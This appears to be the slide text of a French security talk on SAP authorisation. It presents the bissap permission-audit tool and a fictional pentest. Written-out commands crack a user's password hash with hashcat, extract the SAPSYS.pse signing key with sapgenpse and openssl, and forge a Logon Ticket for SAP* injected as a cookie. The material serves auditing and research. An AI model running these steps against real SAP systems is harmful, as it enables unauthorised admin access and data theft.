



Un ticket pour les gouverner tous

Autorisation et authentification sur SAP

- Présentation technique de SAP 
 - Concepts de base
 - Analyse des autorisations avec Bissap
 - Élévation de privilège via les Logon Ticket
- Test d'intrusion fictif 
 - Objectif : accès aux données bancaires

SAP, késako ?

SAP, késako ?

“SAP aide les entreprises et organisations de toute taille et de tout secteur d'activité à optimiser leur rentabilité, à s'adapter continuellement et à croître durablement.”



SAP, késako ?

Une cible majeure

- 99% du Fortune 100 et CAC40
- Des processus métiers sensibles
- Des données critiques

SAP, késako ?

Difficile à protéger

- Énormément d'historique
- Documentation publique limitée
- Difficile à automatiser
- Peu de recherches sur le domaine

SAP, késako ?

État de l'art


- `sapyto` / `bizploit`
- Metasploit
- `pysap`
- Plusieurs vulnérabilités critiques :
 - 10KBLAZE
 - SMDAgent
 - etc.

SAP, késako ?

Architecture technique

■ Composants

- **Environnement** : DEV / PROD
 - Comprised of multiple systems
- **Système** : NPL / EQ1
 - Une installation SAP
- **Instance** : 01
 - Un service SAP
- **Client / Mandant** : 100
 - Séparation logique *au sein d'un système*



SAP, késako ?


Programmes

- **Programme**: un programme, habituellement codé en ABAP
- **Transaction**: un code identifiant un programme spécifique
 - Point d'entrée usuel pour les interactions utilisateurs
- **RFC (Remote Function Call)**: Mécanisme d'appel de fonctions à distances
 - API pour l'accès automatique au système (communication inter-système, programmes externes, etc.)


Reconnaissance



- Exposition réseau restreinte
- Logiciels à jour
- Identifiants disponibles et valides



Accès authentifié

A screenshot of the SAP login interface. The top bar is blue with the SAP logo and the word "SAP". Below the bar, there's a navigation area with a dropdown menu, a green checkmark, and links for "New password" and "More". The main area is divided into two sections: "Client" and "Information". The "Client" section has fields for "Client" (001), "User" (SAM.FISHER), "Password" (masked with dots), and "Logon Language" (EN). The "Information" section displays "SAP NetWeaver AS ABAP 7.52 SP04".


Client: 001

User: SAM.FISHER

Password: [masked]

Logon Language: EN


Information: SAP NetWeaver AS ABAP 7.52 SP04



Les autorisations dans SAP

Les autorisations dans SAP

Fonctionnement



Les autorisations dans SAP

Dans la base de données

Table	Description	Table	Description
AGR_1016	Relie les rôles et profils	USOBHASH	Utilisé pour l'affichage des autorisations
AGR_1251	Relie les rôles et autorisations	USR02	Informations générales sur les utilisateurs
AGR_PROF	Relie les rôles et profils	USR11	Descriptions des profils
AGR_TEXTS	Descriptions des rôles	UST04	Assigne les profils aux utilisateurs
AGR_USERS	Les rôles aux utilisateurs	UST10C	Assigne les profils aux profils composites
TDDAT	Classes des tables de la BDD	UST10S	Assigne les profils simples aux objets d'autorisation
TSTC	Transactions configurées sur le système	UST12	Assignes les objets d'autorisations à leur champs

Les autorisations dans SAP


"SAM.FISHER doit être capable de lire les tables 'Utilisateurs'."

Objets d'autorisation	
S_TCD	▪ TCODE : SE16
S_TABU_NAM	▪ ACTVT : 03 ▪ TABLE : USR*

Lignes créées dans la BDD			
Table	Champs	Table	Champs
UST04	▪ BNAME : SAM.FISHER ▪ PROFILE : T-NL310001	UST12	▪ OBJECT : S_TCD ▪ AUTH : T-NL31000500 ▪ FIELD : TCODE ▪ VON : SE16
UST10S	▪ PROFN : T-NL310001 ▪ OBJECT : S_TCD ▪ AUTH : T-NL31000500	UST12	▪ OBJECT : S_TABU_NAM ▪ AUTH : T-NL31000500 ▪ FIELD : ACTVT ▪ VON : 03
UST10S	▪ PROFN : T-NL310001 ▪ OBJECT : S_TABU_NAM ▪ AUTH : T-NL31000500	UST12	▪ OBJECT : S_TABU_NAM ▪ AUTH : T-NL31000500 ▪ FIELD : TABLE ▪ VON : USR*

Énumérer les autorisations

- Pas possible d'avoir une liste directe des autorisations
- Test de toutes les possibilités



bissap

- Besoin de lister les utilisateurs disposant de permissions dangereuses
- Difficile d'auditer les autorisations
- Peu d'outils disponibles, et peu adapté aux audits
 - Principalement des outils SAP
 - Pas d'accès hors-ligne, pas de CLI
- Processus **long** et **fastidieux**



- Un outil open-source pour auditer les permissions des utilisateurs
- Compare les utilisateurs avec une liste de permissions connues dangereuses
- Processus hors-ligne, via une BDD SQLite
 - Permet une analyse plus poussée manuelle

```
$ bissap -d npl.sqlite -m 001 audit  
[...]  
TEST is vulnerable to 9 RCE(s).  
TEST can read 17 sensitive tables.  
TEST can execute 20 "juicy" transactions. (SE16, [...], SM04)
```

1. **Copie** des données d'autorisation depuis la BDD distante
2. **Import** des données collectées vers une BDD locale
3. **Analyse** des autorisations des utilisateurs



Utilisation de **bissap**



Collecte des données


Utilisation du collecteur AutoHotKey

SAP Data Browser: Table UST10C Select Entries 437

Table: UST10C
Displayed Fields: 4 of 4 Fixed Columns: 4 List width 0250

MANDT	PROFN	AKTIPS	SUBPROF
001	SAP_ALL	A	&_SAP_ALL_00
001	SAP_ALL	A	&_SAP_ALL_01
001	SAP_ALL	A	&_SAP_ALL_02
001	SAP_ALL	A	&_SAP_ALL_03
001	SAP_ALL	A	&_SAP_ALL_04
001	SAP_NEW	A	SAP_NEW_21C
001	SAP_NEW	A	SAP_NEW_21D
001	SAP_NEW	A	SAP_NEW_22A
001	SAP_NEW	A	SAP_NEW_30A
001	SAP_NEW	A	SAP_NEW_30B
001	SAP_NEW	A	SAP_NEW_30C
001	SAP_NEW	A	SAP_NEW_30D
001	SAP_NEW	A	SAP_NEW_30E
001	SAP_NEW	A	SAP_NEW_30F
001	SAP_NEW	A	SAP_NEW_31G
001	SAP_NEW	A	SAP_NEW_40A
001	SAP_NEW	A	SAP_NEW_45A
001	SAP_NEW	A	S_NEW_7030
001	SAP_NEW	A	S_NEW_7100
001	SAP_NEW	A	S_NEW_7110
001	SAP_NEW	A	S_NEW_7200
001	SAP_NEW	A	S_NEW_7300
001	SAP_NEW	A	S_NEW_7310
001	SAP_NEW_40C	A	SAP_NEW_40CH
001	SAP_NEW_40C	A	SAP_NEW_40CL
001	S_ADM	A	S_ADM_I_FCD
001	S_ADM	A	S_ADM_REST
001	S_ADM	A	S_BTCH
001	S_ADM	A	S_SCRP
001	S_ADM	A	S_USER
001	S_ANUEB	A	S_ANUEB_REST

Directory: C:\Users\helyosis\Documents\SAP\SAP GUI\ File Name: UST10C.tsv Encoding: Generate Replace Extend



Utilisation de **bissap**



Import des données

```
$ bissap -d NPL.sqlite import -i dump_ahk/  
$ sqlite3 NPL.sqlite '.tables'  
AGR_1016      AGR_USERS      TSTC           USR11          UST10S  
AGR_1016B     PROFILE_AUTHS  USH02          USR12          UST12  
AGR_1251      RFCDES         USOBHASH       USRPWDHISTORY  
AGR_PROF      TDDAT          USR02          UST04  
AGR_TEXTS     TPFET          USR10          UST10C
```


Utilisation de **bissap**



Audit des utilisateurs

```
$ bissap -d NPL.sqlite -m 001 audit
BWDEVELOPER is vulnerable to 12 RCE(s). (CG3Z+SM37, [...])
BWDEVELOPER can read 17 sensitive tables.
BWDEVELOPER can execute 19 "juicy" transactions. (RSUDO, [...])
DDIC is vulnerable to 12 RCE(s). (CG3Z+SM37, [...])
DDIC can read 17 sensitive tables.
DDIC can execute 19 "juicy" transactions. (RSUDO, [...])
DEVELOPER is vulnerable to 12 RCE(s). (CG3Z+SM37, [...])
DEVELOPER can read 17 sensitive tables.
DEVELOPER can execute 19 "juicy" transactions. (RSUDO, [...])
JOHN.TITOR is vulnerable to 1 RCE(s). (ARCHIVFILE_SERVER_TO_CLIENT)
SAM.FISHER can read 9 sensitive tables.
SAM.FISHER can execute 1 "juicy" transactions. (SE16)
SAP* is vulnerable to 12 RCE(s). (CG3Z+SM37, [...])
SAP* can read 17 sensitive tables.
SAP* can execute 19 "juicy" transactions. (RSUDO, [...])
```

```
$ bissap -d NPL.sqlite -m 001 --json audit | jq -r \
  'select((.rce | length > 0) and (.rce | length < 10)) | .bname'
JOHN.TITOR
```



Obtenir accès à JOHN.TITOR



Cassage de son mot de passe

```
$ sqlite3 NPL.sqlite "SELECT PWDSALTEDHASH FROM USR02 WHERE BNAME='JOHN.TITOR'" | tee hash.txt
{x-issaha, 1024}Y9QlAvbcBCM+WLE8+9idGFLkrCUZ139WEIMWT//s8J4=

$ hashcat hash.txt rockyou.txt -m 10300
[...]
$ hashcat hash.txt rockyou.txt -m 10300 --show
{x-issaha, 1024}[...]:Hunter23
```

Accès à JOHN.TITOR



SAP Easy Access

System: Status

Usage data

Client	001	Previous logon	03.03.2026	15:53:32
User	JOHN.TITOR	Logon	11.03.2026	12:27:20
Language	EN	System time	13:29:39	
		Time Zone	UTC	12:29:39
Number of Failed Password Logon Attempts:		1		

SAP data

Repository data

Transaction	SESSION_MANAGER
Program (screen)	SAPLSMTR_NAVIGAT...
Screen number	100
Program (GUI)	SAPLSMTR_NAVIGAT...
GUI status	SESSION

SAP System data


Product Version	- See Details -
Installation Number	DEMOSYSTEM
License Expires On	03.06.2026
Unicode System	Yes

Host data

Operating system	Linux
Machine type	x86_64
Server name	vhca1np1ci_NPL_0...
Platform ID	390

Database data

Database System	SYBASE
Release	16.0.03.06
Name	NPL
Host	vhca1np1ci
Schema	SAPSR3
User	SAPSR3



Retour à **bissap**



Exploitation détaillée

```
$ bissap -d NPL.sqlite -m 001 audit -u JOHN.TITOR
JOHN.TITOR is vulnerable to 1 RCE(s).
# ARCHIVFILE_SERVER_TO_CLIENT
> Go to SE37 (ABAP Function Modules)
> Execute the fonction ARCHIVFILE_SERVER_TO_CLIENT, and check "Uppercase / Lowercase"
> Download the PSE containing the keys used to sign Logon Tickets.
    - Example paths : /usr/sap/${SID}/D${NR}/sec/SAPSYS.pse /usr/sap/${SID}/DVEBMGS${NR}/sec/SAPSYS.pse
> Extract the private key and the certificate from the PSE
    - You may need a SAP lab to use sapgenpse.
    - $ sapgenpse export_p12 -p SAPSYS.pse SAPSYS.p12
    - $ openssl pkcs12 -nocerts -legacy -in SAPSYS.p12 -out private.key -nodes
    - $ openssl pkcs12 -clcerts -nokeys -legacy -in SAPSYS.p12 -out certificate.crt
> Sign a fake Logon Ticket using forge_sap_logon_ticket.py
    - $ ./example_script/forge_sap_logon_ticket.py \
      --system ${SID} --client ${MANDANT} \
      --username 'SAP*' --cert certificate.crt --key private.key
> Go to the system's Web GUI (path: /sap/bc/gui/sap/its/webgui)
> Set the cookie MYSAPSS02 with value the generated Logon Ticket and reload.
JOHN.TITOR cannot read any known sensitive tables.
JOHN.TITOR cannot execute any "juicy" transaction.
```

Logon Tickets

- Mécanisme maison de Single Sign-On (SSO)
 - Rarement utilisé, mais activé par défaut
- Un blob binaire signé, authentifiant les utilisateurs automatiquement
- Utilisé dans des environnements multisystèmes

Rétro-ingénierie du format

- Blob encodé en base64, alphabet légèrement modifié
- Format Type-Length-Value (TLV)
 - Les types sont documentés dans la documentation de la bibliothèque Java
- Le dernier item est la signature
- Signature basée sur le format CMS, mais dévie du standard

Logon Tickets

Décodage

```
$ ./decode_sap_logon_ticket.py AjQxMDMB[...]RQ%3D%3D \  
    --extract-data-to-sign ticket.data \  
    --extract-signature ticket.sig  
Codepage: 4103 (encoding = utf-16-le)  
User name: SAP*  
Client: 001  
SID: NPL  
Creation time: 202510231230  
Valid time (hours): 24  
Signature: 3081f806092a864886f70d010702a081e[...]
```


Récupération de la clé privée

- Clé privée de signature générique, au format PSE
- Stockée en clair sur le système de fichier
 - `/usr/sap/${SID}/D${NR}/sec/SAPSYS.pse`
 - `/usr/sap/${SID}/DVEBMGS${NR}/sec/SAPSYS.pse`
